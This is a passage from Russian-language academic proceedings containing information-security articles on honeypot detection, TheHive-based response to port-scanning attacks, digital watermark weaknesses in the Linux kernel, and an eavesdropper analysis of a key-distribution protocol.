– Анализ соответствия конфигураций. Изучение конфигураций устройств и систем на соответствие стандартным бизнес-процессам и процедурам может выявить honeypots, так как они могут быть настроены отлично от стандартных требований конфигурации сетей.

Помимо общих методов выделяют частные случаи, которые могут идентифицировать ловушку в сети:

– Обнаружение honeypots, работающих в виртуальной среде. Злоумышленники могут обнаруживать экземпляры, запущенные на виртуальной машине VMware, путем анализа MAC-адреса. Ссылаясь на стандарты IEEE для текущего диапазона MAC-адресов, назначенных VMware Inc., злоумышленник может определить наличие honeypots на базе VMware.

– Обнаружение присутствия ловушки пользовательского режима Linux (UML). Злоумышленники могут идентифицировать наличие ловушек UML, анализируя такие файлы, как /proc/mounts, /proc/interrupts и /proc/cmdline, которые содержат специфичную для UML информацию.

– Обнаружение наличия поддельной точки доступа Fake AP. Поддельные точки доступа отправляют только фреймы, но не генерируют никакого трафика на точках доступа, и злоумышленник может обнаруживать и отслеживать сетевой трафик и быстро отмечать наличие поддельной точки доступа.

Существуют готовые инструменты для обнаружения ловушек в целевых корпоративных сетях, которые могут быть полезны аналитикам безопасности. Специалисты могли бы использовать их для сканирования своих систем honeypot на наличие ошибок перед их развертыванием в рабочей среде. К таким инструментам относится Checkpot. Это средство проверки honeypot, предназначенное для обнаружения ошибок в конфигурации. Он ориентирован на исследователей безопасности, которые хотят убедиться, что их honeypots настроены надлежащим образом, чтобы их было как можно

труднее обнаружить и привлекать высококачественный трафик. Однако таким инструментом также может воспользоваться злоумышленник.

Обнаружение honeypot – сложная задача, требующая от злоумышленников глубоких знаний и аналитических навыков. Однако, понимание того, как злоумышленники обнаруживают ловушки, помогает разработчикам и администраторам сети улучшить свои методы защиты и повысить уровень безопасности. Организация должна быть внимательна и внедрять дополнительные механизмы защиты, чтобы минимизировать риски и эффективно бороться с злоумышленниками.

Список используемых источников

1. Li B. et al. Anti-honeypot enabled optimal attack strategy for industrial cyber-physical systems //IEEE Open Journal of the Computer Society, 2020. Т. 1. С. 250–261.

2. Griffioen H., Doerr C. Could you clean up the Internet with a Pit of Tar? Investigating tarpit feasibility on Internet worms // 2023 IEEE Symposium on Security and Privacy (SP). IEEE, 2023. С. 2551–2565.

3. Kumar D., Girdhar A. Network monitoring & analysis along with comparative study of honeypots //2017 International Conference on Intelligent Sustainable Systems (ICISS). IEEE, 2017. С. 736–739.

4. Franzen F. et al. Looking for honey once again: Detecting RDP and SMB honeypots on the Internet //2022 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW). IEEE, 2022. С. 266–277.

Статья представлена заведующим кафедрой ЗСС СПбГУТ, кандидатом технических наук, доцентом А. В. Красовым.

УДК 004.054
ГРНТИ 81.93.29

ОСОБЕННОСТИ РЕАГИРОВАНИЯ НА АТАКИ ТИПА «СКАНИРОВАНИЕ СЕТЕВЫХ ПОРТОВ» СРЕДСТВАМИ УПРАВЛЕНИЯ ИНЦИДЕНТАМИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ THEHIVE

А. А. Колесников, И. М. Шендевицкий

Академия ФСО России, г. Орёл

В данной статье раскрывается понятие компьютерная атака, описываются механизмы реализации компьютерных атак типа «сканирование сетевых портов» и объекты, в отношении которых они реализуются. Основным средством, рассматриваемым в работе, является система управления инцидентами TheHive. Описаны процессы создания карточки инцидента и способы решения возникших атак посредством написания случаев, а также особенности реализации атак типа «сканирования сетевых портов». Целью данной работы является повышение оперативности реагирования на инциденты информационной безопасности.

компьютерная атака, инцидент информационной безопасности, сканирование сетевых портов

На сегодняшний день вопросы защиты информации становятся крайне актуальны. Коммерческие компании постоянно наращивают объемы обрабатываемой в них информации. Важная или любая другая конфиденциальная информация эквивалентна настоящим денежным ресурсам, что только привлекает злоумышленников на производство незаконного копирования, модификацию, а также на уничтожение информации. Поэтому актуальность вопроса обнаружения, распознавания инцидентов информационной безопасности и предотвращения компьютерных атак не вызывает сомнений.

Инцидентом информационной безопасности (далее ИИБ) называют одно или несколько нежелательных событий информационной безопасности, которые с высокой степенью вероятности могут привести к компрометации защищаемой информации посредством реализации компьютерной атаки [1]. Компьютерной атакой называют целенаправленное воздействие на информацию, на ресурс автоматизированной информационной системы или получение несанкционированного доступа к ним с применением программных или программно-аппаратных средств. Не любой ИИБ является компьютерной атакой, зато любая компьютерная атака идентифицируется как ИИБ, поэтому при разработке методики реагирования важно понимать

какие ИИБ могут привести к реализации атаки типа «сканирование сетевых портов».

Для успешной реализации компьютерной атаки необходимо разведать архитектуру и основные свойства атакуемого объекта [2]. Чтобы понимать каким образом нарушитель может понести вред информационной системе путем сканирования портов, важно изучить основные методы сетевого сканирования портов. Сущность сканирования портов заключается в обнаружении уязвимых элементов в сети с помощью опроса отдельных портов или их групп того или иного хоста. Процесс опроса элементов сети описан в рекомендации стандарта RFC 793 спецификации протокола TCP.

На данный момент выделяют два вида сканирования сетевых портов. Горизонтальное сканирование, изображенное на рисунке 1, когда запросы из вне поступают на одинаковые порты разных хостов. Данный вид отличается сильной гласностью массовой атаки. Такое сканирование легко выявить, поэтому специалист ИБ всегда может определить, что за таким сканированием может стоять дальнейшая атака на информационную инфраструктуру сети и вовремя принять соответствующие меры.




Рис. 13. Горизонтальное сканирование сети

Вертикальное сканирование, изображенное на рисунке 2, когда запросы на разные порты одного хоста. Такой вид сканирования не всегда обнаружим в режиме реального времени. Инициация такого сканирования, как правило, объясняется осведомленностью злоумышленника о структуре сети.

Чтобы начать сканировать сеть на наличие открытых портов или уязвимых узлов, нарушителю необходимо подключиться к компьютерной сети организации. В основном типовые сканеры сетевых портов, приводят к появлению последовательных событий (рис. 1 и 2).

Для идентификации узлов при помощи утилиты PING им посылается команда ECHO_REQUEST протокола ICMP. Ответом на это сообщение является ECHO_REPLY, которое говорит о том, что тот или иной узел доступен. Это очень простой метод обнаружения и довольно часто используется

для разведки узлов сетевой инфраструктуры. Такие процессы легко подвергаются автоматическому анализу различных SIEM (Security Information and Event Management) и СОА (Систем Обнаружения Атак) и быстро блокируются, поэтому основываясь на принципах, описанные в протоколе RFC 793, применяются различные типы сканирования сетевых портов.




Рис. 2. Вертикальное сканирование сети

Самым популярным программным обеспечением, для автоматизации и усложнения процесса сканирования для сканирования портов в сети – является Nmap, из-за широкой доступности в его использовании и относительной несложности в его освоении. Nmap поддерживает несколько диапазонов IP – адресов и обеспечивает более полезный вывод, чем PING. (-sS) SYN сканирование это используемый по умолчанию и наиболее популярный тип сканирования. Возможность быстрого запуска позволяет сканировать тысячи портов (рисунок 3). При быстром соединении, его работе не препятствуют ограничивающие МСЭ (межсетевой экран). Этот тип сканирования относительно незаметен для простых средств отслеживания событий, т.к. при таком сканировании TCP соединение никогда не устанавливается до конца.

```
17:22:32.224567 192.168.10.11:52753 > 200.0.0.20:1544:
S 866284386:866284386(0) win 1024
17:22:32.225413 192.168.10.11:52753 > 200.0.0.20:427:
S 866284386:866284386(0) win 1024
17:22:32.225413 192.168.10.11:52753 > 200.0.0.20:447:
S 866284386:866284386(0) win 1024
```

Рис. 3. Фрагмент журнала TCPdump трафика при реализации (-sS) сканирования сетевых портов утилитой Nmap

(-sU) UDP сканирование. Не смотря на распространенность использования современными сервисами Интернета TCP протокола, UDP службы также широко используются. Популярными службами являются DNS, SNMP и

DHCP. В общем случае UDP сканирование медленнее и сложнее чем TCP (рисунок 4). Зачастую эти порты игнорируют, что является ошибкой.

Из рисунков 3 и 4 видно, что номера сканируемых портов увеличиваются не на единицу, а их чередование имеет случайный характер. Злоумышленник может либо заранее знать номера портов основных сервисов, информацию о которых можно получить из открытых источников, либо при не типовом конфигурировании серверов, случайным образом пытаться прослушать сетевые порты.

```
17:30:03.034865 192.168.10.11:48796 > 200.0.0.20:670: udp 0
17:30:03.035066 192.168.10.11:48796 > 200.0.0.20:1248: udp 0
17:30:03.035269 192.168.10.11:48796 > 200.0.0.20:25: udp 0
17:30:03.035448 192.168.10.11:48796 > 200.0.0.20:1017: udp 0
17:30:03.035653 192.168.10.11:48796 > 200.0.0.20:1415: udp 0
```

Рис. 4. Фрагмент журнала TCPdump трафика при реализации (-sU) сканирования портов при помощи утилиты Nmap

Большинство SIEM систем способны фиксировать нетривиальные способы сканирования сети [3]. Благодаря системе шаблонов атак, о таких фактах сразу становится известно администратору безопасности TheHive, не требуя детального внимания к тем или иным событиям.




Рис. 5. Порядок реагирования и составления отчета системой управления инцидентами ИБ TheHive на атаку типа «сканирование сетевых портов»

При поступлении событий о характере сетевого трафика в Log-файле, коннектор акцентирует внимание на событиях, имеющие прио-

ритет 1 и 2, что потенциально говорит о проводимой атаке типа «сканирование сетевых портов». Коннектор формирует файл с форматом JSON и с помощью класса TheHiveApi библиотеки TheHive4py, отправляет этот файл в TheHive (рис. 6), одновременно с этим оповещая аналитика безопасности функцией Alert по событию AnyEvent [4].




Рис. 6. Фиксация работы функции Alert в системе управления инцидентами TheHive

Основная работа аналитика заключается в мгновенном оповещении сотрудников, эксплуатирующих атакуемый участок сети, постановки задач по устранению или уменьшению ущерба от проводимой атаки (рисунок 7), а также в выявлении причины и источников атаки (рисунок 8).




Рис. 7. Процедура создания TASK для устранения последствий атаки типа «сканирование сетевых портов»




Рис. 8. Выявление источников атаки

Основная работа аналитика заключается в мгновенном оповещении сотрудников, эксплуатирующих атакуемый участок сети, постановки задач по устранению или уменьшению ущерба от проводимой атаки (рисунок 7), а также в выявлении причины и источников атаки (рисунок 8).

Список использованных источников

1. ГОСТ Р ИСО 19011-2021. Оценка соответствия руководящие указания по проведению аудита систем менеджмента. 01.07.2021. Национальный стандарт Российской Федерации. 49 р.

2. RFC 793, USC/Information Sciences Institute, September 1981. Дата обращения: 09.02.2024.

3. Котенко И. В., Саенко И. Б., Полубелова О. В., Чечулин А. А. Применение технологии управления информацией и событиями безопасности для защиты информации в критически важных инфраструктурах // Труды СПИИРАН. Вып.1 (20). СПб.: Наука, 2012. С. 27–56.

4. The Hive-Project. 2022. Режим доступа: https://github.com/TheHive-Project/TheHive, свободный. Заглавие с экрана. Яз. Англ. Дата обращения: 15.03.2024.

Статья представлена сотрудником кафедры Безопасности сетевых технологий Академии ФСО России, кандидатом технических наук, доцентом Д. Л. Беляевым.

УДК 004.056
ГРНТИ 05.11.07

ЦИФРОВЫЕ ВОДЯНЫЕ ЗНАКИ В ЯДРЕ LINUX: АНАЛИЗ УЯЗВИМОСТЕЙ И ПОДТВЕРЖДЕНИЕ ЦЕЛОСТНОСТИ

В. В. Коньков, А. В. Красов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В эпоху стремительного развития информационных технологий и роста объемов цифровой информации, значимость защиты данных находится на переднем крае технологических приоритетов. Применение цифровых водяных знаков становится одной из эффективных стратегий в области информационной безопасности, обеспечивая возможность подтверждения подлинности и обнаружения неавторизованных изменений содержимого. Линукс, являющийся базой для широкого спектра ОС, в том числе многочисленных Linux дистрибутивов и встроенных систем, оказывается в центре внимания в аспектах кибербезопасности из-за его важной роли и распространенности. В мире, где информация является ключевым активом, обеспечение ее защиты становится важнейшей задачей для организаций и индивидуальных пользователей. Цифровые водяные знаки играют критическую роль в этом процессе, позволяя гарантировать неприкосновенность и подлинность данных.

Цифровые ватермарки представляют собой технологию внедрения невидимых отметок в мультимедийный контент для подтверждения подлинности и сохранения неизменности данных. В аспекте разработки и поддержки ОС, в частности, на платформе Linux, которая лежит в основе многочисленных систем и девайсов, активно проводится анализ в области обеспечения информационной безопасности.

Данная статья фокусируется на изучении слабых мест системы и верификации подлинности данных через встраивание цифровых водяных знаков в операционную систему Linux. В статье будут освещены как теоретические, так и применяемые на практике аспекты использования цифровых водяных знаков. Также представлены стратегии обеспечения безопасности и методы нейтрализации уязвимостей в данной сфере.

Исследование этого процесса углубит знания о функционировании цифровых водяных знаков в основе Linux, а также предложит эффективные методы защиты информации и систем, применяющих этот механизм.

Понимание механизмов цифровых водяных знаков

Цифровые водяные знаки представляют собой скрытые идентификаторы, встраиваемые в мультимедийный контент или другие файлы для подтверждения подлинности и целостности данных. Эти уникальные отметки

широко применяются в сферах, требующих защиты авторских прав, управления доступом к контенту, и предотвращения неавторизованного распространения и вмешательства. В основе работы цифровых водяных знаков лежат методологии криптографии, позволяющие достигнуть необходимой уровня безопасности. Ключевые аспекты функционирования цифровых водяных знаков охватывают:

1. *Хеширование*. В процессе генерации цифрового водяного знака используется хеш-функция, превращающая данные любой длины в уникальную, фиксированную последовательность битов - хеш-код, который и становится основой для водяного знака.

2.*Цифровая подпись*. Этот метод применяется для утверждения исходной подлинности и авторства цифрового контента, включая водяные знаки. Она генерируется через приватный ключ, проверка которой осуществляется сопряженным публичным ключом.

3. *Встраивание.* Цифровые водяные знаки могут интегрироваться прямо в цифровой контент или служить независимыми метаданными, размещенными в отдельном хранилище от оригинального контента.

4. *Проверка.* В процессе верификации цифрового водяного знака, данные проходят через аналогичный этап хеширования и аутентификацию через цифровую подпись. Совпадение результатов удостоверяет неизменность содержимого и подлинность происхождения водяного знака.

В рамках архитектуры ядра Linux, применение цифровых водяных знаков играет критическую роль в поддержании его целостности, позволяя выявлять любые неавторизованные изменения или втроенные модификации. Эта стратегия является ключевой для обеспечения защиты против малициозного ПО и направленных атак на структуру операционной системы.

Изучение слабых мест. Хотя цифровые водяные знаки представляют собой эффективный метод защиты информации, они не лишены недостатков, особенно при их применении в среде ядра Linux. В этой части мы обсудим ряд общеизвестных проблем, связанных с использованием цифровых водяных знаков в ядре Linux, и возможные риски, которые они несут.

Атаки на ключи. Опасность заключается в риске компрометации приватных ключей, применяемых для генерации цифровых подписей. В случае, если злоумышленник получит доступ к приватному ключу, ему откроется возможность фальсифицировать цифровые водяные знаки, нарушая при этом целостность информации незаметно.

Ядерная тамперация. Атакующий способен адаптировать ядро Linux для обхода или исключения проверки цифровых подписей, что может нарушить защиту данных и проложить путь для разнообразных типов атак, в том числе для инъекций вредоносного ПО.

Обход проверки целостности. Через эксплуатацию уязвимостей, например, через переполнение буфера или DoS-атаки, атакующий может

обойти системы проверки целостности, что ведет к незаметному внедрению фальсифицированных данных.

Латентные уязвимости. Многие уязвимости могут оставаться скрытыми и проявляться исключительно при конкретных условиях эксплуатации, что усложняет их выявление и устранение вплоть до момента их эксплуатации атакующими сторонами.

Изучение данных уязвимостей углубляет понимание возможных рисков для встроенных цифровых водяных знаков в Linux Kernel, способствуя созданию адекватных защитных стратегий.

Методы защиты и предотвращения уязвимостей

Чтобы гарантировать безопасность при внедрении цифровых водяных знаков в основе Linux, важно использовать адекватные способы защиты и меры по устранению уязвимостей. В данном обсуждении будут изложены выбранные подходы и стратегии обеспечения безопасности.

1. *Криптографическая защита.* Применение адвансированных криптографических методик для создания и аутентификации цифровых водяных знаков эффективно усиливает их устойчивость к взлому ключей и фальсификации информации.

2. *Безопасность приватных ключей.* Охрана приватных ключей, применяемых для генерации электронных подписей, играет ключевую роль. Они должны размещаться в защищенной локации с доступом лишь для уполномоченных лиц.

3. *Наблюдение за целостностью.* Постоянное наблюдение за целостностью Linux Kernel и цифровых водных знаков способствует обнаружению любых изменений или неавторизованных изменений, обеспечивая быстрое реагирование на угрозы безопасности.

4. *Постоянное обновление.* Критично вести актуальное состояние ядра Linux и ПО для работы с цифровыми водными знаками, обеспечивая защиту от известных уязвимостей и повышая надежность системной безопасности.

5.*Аудит и контроль безопасности.* Регулярное осуществление аудита и безопасностных проверок системы позволит обнаружить и нейтрализовать возможные слабые места, ассоциируемые с цифровым водяным знаком.

6. *Повышение киберграмотности пользователей.* Вооружение пользователей знаниями о принципах кибербезопасности и стратегиях защиты информации способно значительно снизить вероятность успешных кибератак на инфраструктуру.

Использование данных подходов повысит надежность защиты цифровых водяных знаков в Linux kernel, уменьшая риск успешного нарушения данных.

Эта секция дает аудитории комплексные указания и меры для гарантирования защиты при применении электронных водяных знаков в линуксовом ядре.

Практические рекомендации

Изложенный выше анализ уязвимостей и стратегий обеспечения безопасности позволяет выделить ряд важных советов для укрепления защиты в контексте применения цифрового водяного знака в ядре Linux:

1. *Регулярное обновление ядра и ПО*. Критично отслеживать релизы новых версий Linux ядра и ассоциированного ПО, а также оперативно применять патчи, устраняющие уязвимости.

2. *Применение аутентифицированных криптографических алгоритмов*. При создании и верификации цифровых водяных знаков целесообразно применять безопасные и аттестованные криптографические методы, например, SHA-256 или RSA.

3. *Безопасное хранилище закрытых ключей*. Ключи, применяемые для генерации цифровых подписей, должны быть размещены в надежном репозитории с доступностью лишь для уполномоченных лиц или процессов.

4. *Мониторинг целостности данных*. систематически проводите аудит данных с использованием инструментов мониторинга и проверки, чтобы выявлять любые модификации или несоответствия, сигнализирующие о возможном вторжении или компрометации безопасности.

5. *Тренинг персонала*. Подготовка команды по стандартам безопасности информации и техникам обеспечения защиты способствует минимизации рисков несанкционированных или целенаправленных манипуляций, ведущих к нарушению интегритета цифровых водяных знаков.

6. *Периодические проверки безопасности*. Проведение периодических проверок безопасности системы и инфраструктуры способствует обнаружению и исправлению уязвимостей, ассоциированных с цифровыми водяными знаками.

Применение этих методов способствует улучшению защиты и стабильности при внедрении цифровых водяных знаков в Linux, обеспечивая защиту от потенциальных угроз и нападений на данные.

Заключение

В статье осуществлено исследование слабых мест и стратегий обеспечения безопасности цифровых водяных знаков в Linux Kernel. Эти встроенные данные критически важны для защиты авторских прав и подлинности информации, однако они сталкиваются с рядом потенциальных уязвимостей и вызовов.

Были обнаружены различные потенциальные слабые места, включая атаки на криптографические ключи, несанкционированные изменения в

программном коде операционной системы и обход механизмов проверки целостности данных, что могут подвергать риск компрометации защищенности цифровых водяных знаков и в целом угрожать безопасности информационных технологий. Тем не менее, использование эффективных мер безопасности, включая применение устойчивых к взлому криптографических алгоритмов, постоянное обновление программного обеспечения и тщательный аудит целостности данных, может значительно уменьшить шансы на успешные взломы и укрепить защиту при управлении цифровыми водяными знаками.

Следовательно, критически необходимо осознавать опасности и риски, свойственные внедрению цифровых водяных знаков в Linux kernel, применяя необходимые меры защиты для сохранности данных и обеспечения системной безопасности.

Список используемых источников

1. Коржик В.И. и соавт. Исследование в области цифровой стеганографии и применение цифровых водяных знаков: методическое пособие. 2-я редакция. СПб., 2017. 5стр.

2. Красов А. В. Стратегии создания защищённой операционной среды в системах, совместимых с UNIX. // Вестник СПбГУТД, 2020. № 4. С. 17–25. DOI 10.46418/2079-8199_2020_4_3, EDN IAEQUF.

3. Красов А. В. Стратегия обеспечения авторского права и сохранения целостности ПО через интеграцию цифровых водяных знаков в исполняемые файлы // Перспективы науки. 2022. № 4(151). Стр. 16–25. EDN OHFBUV.

4. Красов А. В., Верещагин А. С., Абатуров В. С. Приемы инкапсуляции данных в экзешники. // Вестник Санкт-Петербургского государственного электротехнического университета "ЛЭТИ", 2012. Выпуск 8. С. 51–55. EDN PFDDUD.

УДК 004.056.55
ГРНТИ 28.21.19

ИССЛЕДОВАНИЕ СПОСОБА АНАЛИЗА НАРУШИТЕЛЕМ ПРОТОКОЛА ФОРМИРОВАНИЯ КЛЮЧА НА ОСНОВЕ ПРЕДВАРИТЕЛЬНОГО ОБУЧЕНИЯ

В. И. Коржик, А. С. Лапшин, В. А. Яковлев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Рассматривается многоэтапный числовой протокол распределения ключа, включающий протокол формирования бит сырого ключа и протокол преимущественного улучшения основного канала. Предполагается, что нарушителю известны все параметры протокола. Нарушитель проводит моделирование всех этапов протокола и накапливает статистику, включающую данные о формируемых отсчетах сырого ключа и соответствующих этим отсчетам биты, передаваемые легальным пользователем, тем самым происходит самообучение нарушителя. Эти данные заносятся в таблицу. Когда осуществляется реальная передача бит ключа, нарушитель по данным, которые он перехватывает, находит в таблице соответствующую запись и по ней определяет, какие биты ключа сформировали легальные пользователи. На основе вероятностных распределений последовательностей отсчетов и бит ключа, перехватываемых нарушителем, вычисляются потенциальные возможности нарушителя по правильному декодированию перехватываемых блоков.

криптография, распределение ключей

В [1, 2] был предложен и исследован протокол формирования ключа между корреспондентами A и B, связанных каналом с постоянными параметрами на основе применения дополнительного искусственного шума, вносимого корреспондентами (рис.1). Формирование ключа осуществляется следующим образом.

Протокол формирования бит ключа корреспондентами A и B

Корреспонденты A и B:

– - генерируют $n \times n$ матрицы P, Q соответственно, элементы которых p_{ij}, q_{ij} гауссовские случайные величины (СВ) с параметрами (0,1).

– - обмениваются матрицами $P' = P + N_A . Q' = Q + N_B$, где N_A, N_B $n \times n$ матрицы, элементы которых гауссовские СВ с параметрами $(0, \sigma^2)$.

– - вычисляют биты сырого ключа a_i, b_i, i=1,2…. как

$$a_i = rect(tr(PQ')), \quad a_i = \{0,1\} \quad b_i = rect(tr(P'Q)), \quad b_i = \{0,1\},$$

где tr(A) – функция следа матрицы A,

$$rect(x)=\begin{cases}1, \textit{если } x\ge 0,\\ 0, \textit{если } x<0\end{cases}$$ - функция квантования на два уровня.




Рис.1. Схема формирования бит ключа в канале с искусственно добавленным шумом

Далее корреспонденты выполняют протокол преимущественного улучшения основного канала (канал между корреспондентами А и В) - протокол ПУОК. Для этого корреспонденты А и В генерируют случайный бит $\gamma=\{0,1\}$, $p(\gamma=0)=p(\gamma=0)=1/2$, и формирует блок $\bar{u}=\bar{\gamma}\oplus\bar{a}$, где $\bar{\gamma}$ - вектор из s повторений бита γ, $\bar{a}=a_1,a_2,\cdots,a_s$ и передает блок $\bar{u}$ корреспонденту В. Кор. В принимает блок $\bar{u}$, вычисляет блок $\bar{w}=\bar{u}\oplus\bar{b}=\bar{\gamma}\oplus\bar{a}\oplus\bar{b}$, где $\bar{b}=b_1,b_2,\cdots,b_s$. Затем В декодирует блок $\bar{w}$ $\bar{w}\to\tilde{\gamma}$, $\tilde{\gamma}=(0,1)$ следующим образом

$$\tilde{\gamma}=\begin{cases}0, \textit{если } \bar{w}=0^s,\\ 1, \textit{если } \bar{w}=1^s,\\ *, \textit{в любом другом случае}\end{cases}.$$

При стирании блока (*), корр. В оповещает корр. А, который тоже стирает свой бит γ. Нестертые биты γ и $\tilde{\gamma}$, являются битами формируемого ключа. Обозначим $p_m=P(\gamma\ne\tilde{\gamma})$ - вероятность несовпадения бит ключа у, корреспондентов А и В.

В процессе исследования протокола было установлено, что при соответствующем выборе параметров (размеров матриц, длины блока протокола

